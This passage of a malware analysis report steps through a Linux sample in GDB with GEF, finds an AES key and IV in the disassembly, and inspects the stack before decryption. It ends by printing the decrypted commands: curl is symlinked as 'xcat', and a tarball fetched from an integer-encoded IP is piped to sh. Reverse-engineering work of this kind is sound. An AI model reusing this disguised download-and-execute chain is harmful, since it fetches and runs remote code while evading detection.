
```
For help, type "help".
Type "apropos word" to search for commands related to "w
GEF for linux ready, type `gef' to start, `gef config' t
96 commands loaded for GDB 10.1.90.20210103-git using Py
Reading symbols from Desktop/sample.dat...
(No debugging symbols found in Desktop/sample.dat)
gef➤  break *0×0401f55
Breakpoint 1 at 0×401f55
gef➤  run
Starting program: /home/kali/Desktop/sample.dat

Breakpoint 1, 0×0000000000401f55 in ?? ()
```

Figure 24, Beak point at 0x0401f55



```
0x401e97:    endbr64
0x401e9b:    push   rbp
0x401e9c:    mov    rbp,rsp
0x401e9f:    sub    rsp,0x110
0x401ea6:    mov    QWORD PTR [rbp-0x108],rdi
0x401ead:    mov    rax,QWORD PTR fs:0x28
0x401eb6:    mov    QWORD PTR [rbp-0x8],rax
0x401eba:    xor    eax,eax
0x401ebc:    mov    rax,QWORD PTR [rbp-0x108]
0x401ec3:    mov    rdi,rax
0x401ec6:    call   0x401db5
0x401ecb:    mov    DWORD PTR [rbp-0xfc],eax
0x401ed1:    mov    eax,DWORD PTR [rbp-0xfc]
0x401ed7:    add    eax,0x40
0x401eda:    cdqe
0x401edc:    mov    rdi,rax
0x401edf:    call   0x4305b0
0x401ee4:    mov    QWORD PTR [rbp-0xf8],rax
0x401eeb:    mov    DWORD PTR [rbp-0x100],0x0
0x401ef5:    mov    DWORD PTR [rbp-0x100],0x0
0x401eff:    jmp    0x401f33
0x401f01:    mov    eax,DWORD PTR [rbp-0x100]
0x401f07:    movsxd rdx,eax
0x401f0a:    mov    rax,QWORD PTR [rbp-0x108]
0x401f11:    add    rax,rdx
0x401f14:    mov    edx,DWORD PTR [rbp-0x100]
0x401f1a:    movsxd rcx,edx
0x401f1d:    mov    rdx,QWORD PTR [rbp-0xf8]
0x401f24:    add    rdx,rcx
0x401f27:    movzx  eax,BYTE PTR [rax]
0x401f2a:    mov    BYTE PTR [rdx],al
0x401f2c:    add    DWORD PTR [rbp-0x100],0x1
0x401f33:    mov    eax,DWORD PTR [rbp-0x100]
0x401f39:    cmp    eax,DWORD PTR [rbp-0xfc]
0x401f3f:    jl     0x401f01
0x401f41:    movabs rax,0xa6d2ae2816157e2b
0x401f4b:    movabs rdx,0x3c4fcf098815f7ab
0x401f55:    mov    QWORD PTR [rbp-0x30],rax
0x401f59:    mov    QWORD PTR [rbp-0x28],rdx
0x401f5d:    movabs rax,0x706050403020100
0x401f67:    movabs rdx,0xf0e0d0c0b0a0908
0x401f71:    mov    QWORD PTR [rbp-0x20],rax
0x401f75:    mov    QWORD PTR [rbp-0x18],rdx
0x401f79:    lea    rdx,[rbp-0x20]
0x401f7d:    lea    rcx,[rbp-0x30]
0x401f81:    lea    rax,[rbp-0xf0]
0x401f88:    mov    rsi,rcx
0x401f8b:    mov    rdi,rax
0x401f8e:    call   0x4025d0
0x401f93:    mov    eax,DWORD PTR [rbp-0xfc]
```

Figure 25, disassembled 0x401e97 containing the key and IV



```
gef➤ ni
0×0000000000401fad in ?? ()

[ Legend: Modified register | Code | Heap | Stack | String ]
$rax   : 0×00007fffffffdde0  →  0×a6d2ae2816157e2b
$rbx   : 0×0000000000400530  →  0×0000000000000000
$rcx   : 0×00000000004e8bc0  →  0×f6502a98ac897d79
$rdx   : 0×20
$rsp   : 0×00007fffffffddc0  →  0×0000000000000000
$rbp   : 0×00007fffffffded0  →  0×00007fffffffdf00  →  0×00007fffffffdf20  →  0×0000000000404790  →   endbr64
$rsi   : 0×00000000004e8bc0  →  0×f6502a98ac897d79
$rdi   : 0×00007fffffffdde0  →  0×a6d2ae2816157e2b
$rip   : 0×0000000000401fad  →   mov rdi, rax
$r8    : 0×00000000004e8bc0  →  0×f6502a98ac897d79
$r9    : 0×0
$r10   : 0×00000000004e3820  →  0×00000000004e8c20  →  0×0000000000000000
$r11   : 0×00000000004e3820  →  0×00000000004e8c20  →  0×0000000000000000
$r12   : 0×0000000000404830  →   endbr64
$r13   : 0×0
$r14   : 0×00000000004e3018  →  0×0000000000454430  →   endbr64
$r15   : 0×0
$eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0×0033 $ss: 0×002b $ds: 0×0000 $es: 0×0000 $fs: 0×0000 $gs: 0×0000

0×00007fffffffddc0│+0×0000: 0×0000000000000000   ← $rsp
0×00007fffffffddc8│+0×0008: 0×00000000004e8b70  →  0×f6502a98ac897d79
0×00007fffffffddd0│+0×0010: 0×0000002000000020 (" "?)
0×00007fffffffddd8│+0×0018: 0×00000000004e8bc0  →  0×f6502a98ac897d79
0×00007fffffffdde0│+0×0020: 0×a6d2ae2816157e2b   ← $rax, $rdi
0×00007fffffffdde8│+0×0028: 0×3c4fcf098815f7ab
0×00007fffffffddf0│+0×0030: 0×b12c548817fefaa0
0×00007fffffffddf8│+0×0038: 0×05766c2a3939a323

     0×401f9c                  mov    rcx, QWORD PTR [rbp-0×f8]
     0×401fa3                  lea    rax, [rbp-0×f0]
     0×401faa                  mov    rsi, rcx
 →   0×401fad                  mov    rdi, rax
     0×401fb0                  call   0×4035c7
     0×401fb5                  mov    rax, QWORD PTR [rbp-0×f8]
     0×401fbc                  mov    rsi, QWORD PTR [rbp-0×8]
     0×401fc0                  xor    rsi, QWORD PTR fs:0×28
     0×401fc9                  je     0×401fd0
```

Figure 26, investigating the stack before calling the decryption function

Malware’s purpose

In essence after launching the programme it creates a file “XCAT”, figure(x), that utilizes symlinks (curl command) then runs the newly created file with specific input to download a potentially malicious file and immediately run it afterwards.

The programme aims to execute the following commands:

- "ln -s `which curl` xcat”
- "xcat https://2130706433/updates.tar.gz | sh"

REFERENCES

1. **CSRC NIST. https://web.archive.org/web/20121106212417/http://csrc.nist.gov/groups/ST/toolkit/BCM/index.html (1/1/2022).**
2. **CSRC NIST. https://csrc.nist.gov/Projects/cryptographic-algorithm-validation-program/Block-Ciphers(1/1/2022).**
3. **KOKKE. https://github.com/kokke/tiny-AES-c (17/11/2021)**
4. **GITHUB, https://github.com/topics/aes-cbc(20/11/2021)**
5. **GITHUB. https://github.com/topics/cbc-aes-encryption(23/11/2021)**
6. **LOPES. https://gist.github.com/lopes/168c9d74b988391e702aac5f4aa69e41(29/11/2021)**
7. **SERGEYBEL. https://github.com/SergeyBel/AES(12/12/2021)**